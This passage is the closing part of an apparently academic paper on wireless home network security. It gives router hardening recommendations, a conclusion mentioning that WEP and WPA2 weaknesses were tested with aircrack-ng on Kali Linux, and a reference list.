- ***Change Default Login Settings:*** Default passwords are often pre-set on wireless routers and are susceptible to being guessed by attackers, especially if they know the router's manufacturer. Changing the default login credentials to a strong, unique password enhances network security.
- ***Enable Network Segmentation:*** Different computers or laptops should be connected on different networks based on their security where multiple SSIDs or VLANs are configured on the same network. This eliminates a situation whereby the guests or untrusted devices attain direct accesses to significant Network resources.
- ***Use Device Whitelisting***: MAC address filter should be used to limit any connection to wireless network by only the authorised devices. However, this is not full proof, but it is a layer of security in that risk can only be extended to specific devices.
- ***Install a firewall***: Set up two distinct firewalls on the devices and network system to protect sensitive data from attacks. A host-based firewall safeguards computer's data by functioning as protection even when an attacker breaks through your wireless network firewall.
- ***Enable Network encryption:*** Encrypting your wireless data shields your network access from anyone attempting to read it. Several encryption technologies let you secure your information. WPA3 is currently the strongest encryption. Keep away from WPA and WPA2 networks whenever possible because modern devices should prioritize WPA3 encryption standards.
- ***Disable Unnecessary Features:*** Some settings such as WPS (Wi-Fi Protected Setup) and UPnP (Universal Plug and Play) should be disabled since they create susceptibilities. Also, turn off remote management if not need.

VI. CONCLUSION

As Internet usage increases across all platforms, network security must be strengthened. This study inspected security weaknesses in 802.11 network systems by assessing WLAN authentication, WEP and WPA2 encryption issues while using *aircrack-ng* and Kali Linux tools. The research described potential home network security solutions, including internet traffic controls through firewalls, hard-to-guess login codes, software updates for routers, and virtual computer networks over the internet.

Keeping our home networks safe is vital since using the internet on devices lets attackers steal data. New wireless communication systems help us, but they create dangerous security risks. Our security needs stay strong by studying more and taking quick steps to deal with these risks when using wireless tech.

VII. References

[1] What is network security? (2024) Cisco. Available at: https://www.cisco.com/c/en/us/products/security/what-is-network-security.html (Accessed: 4 January 2025).

[2] Indira Reddy, B. and Srikanth, V. (2019) 'Review on wireless security protocols (WEP, WPA, WPA2 & WPA3)', International Journal of Scientific Research in Computer Science, Engineering and Information Technology, pp. 28–35. doi:10.32628/cseit1953127.

[3] S Kale, R. (2023) 'The vulnerabilities, threats and counter measures in wireless network security', International Journal of Science and Research (IJSR), 12(4), pp. 1218–1220. doi:10.21275/mr23419121210.

[4] Aledhari, M., Bielby, J. and Dautrey, M. (2017) Protecting internet traffic: Security challenges and solutions. Edited by A.K. Bashir. Available at: https://standards.ieee.org/wp-content/uploads/import/documents/other/whitepaper-protecting-internet-traffic-dh-v1.pdf (Accessed: 7 January 2025).

[5] GeeksforGeeks (2023) MAC filtering in Computer Network, GeeksforGeeks. Available at: https://www.geeksforgeeks.org/mac-filtering-in-computer-network/ (Accessed: 14 January 2025).

[6] Ghimiray, D. (2024) Wi-Fi Security: WEP vs WPA or WPA2. Available at: https://www.avast.com/c-wep-vs-wpa-or-wpa2 (Accessed: 23 January 2025).

[7] Radivilova, T. and Hassan, H.A. (2017) 'Test for penetration in Wi-Fi network: Attacks on WPA2-PSK and WPA2-Enterprise', 2017 International Conference on Information and Telecommunication Technologies and Radio Electronics (UkrMiCo), pp. 1–4. doi:10.1109/ukrmico.2017.8095429.

[8] Alotaibi, E. and Mukherjee, B., (2012]. A survey on routing algorithms for wireless Ad-Hoc and mesh networks. Computer Networks, 56(2), pp.940-965. Available at: https://doi.org/10.1016/j.comnet.2011.10.011 [Accessed 14 January 2025].

[9] Gast, M. (2005). 802.11 Wireless Networks: The Definitive Guide. Germany: O'Reilly Media.

[10] Team, O. (2024) What are wireless network attacks? , OffSec. Available at: https://www.offsec.com/cyberversity/wireless-network-attacks/ (Accessed: 17 January 2025).

[11] Kara, İ. (2024) 'Twin ghosts: Evil twin attacks in wireless networks and defense mechanisms', Bitlis Eren University Journal of Science and Technology, 14(2), pp. 58–74. doi:10.17678/beuscitech.1450756.

[12] Tambe, S.S. (2015) Wireless technology in Networks. Available at: https://www.ijsrp.org/research-paper-0715/ijsrp-p4303.pdf (Accessed: 9 January 2025).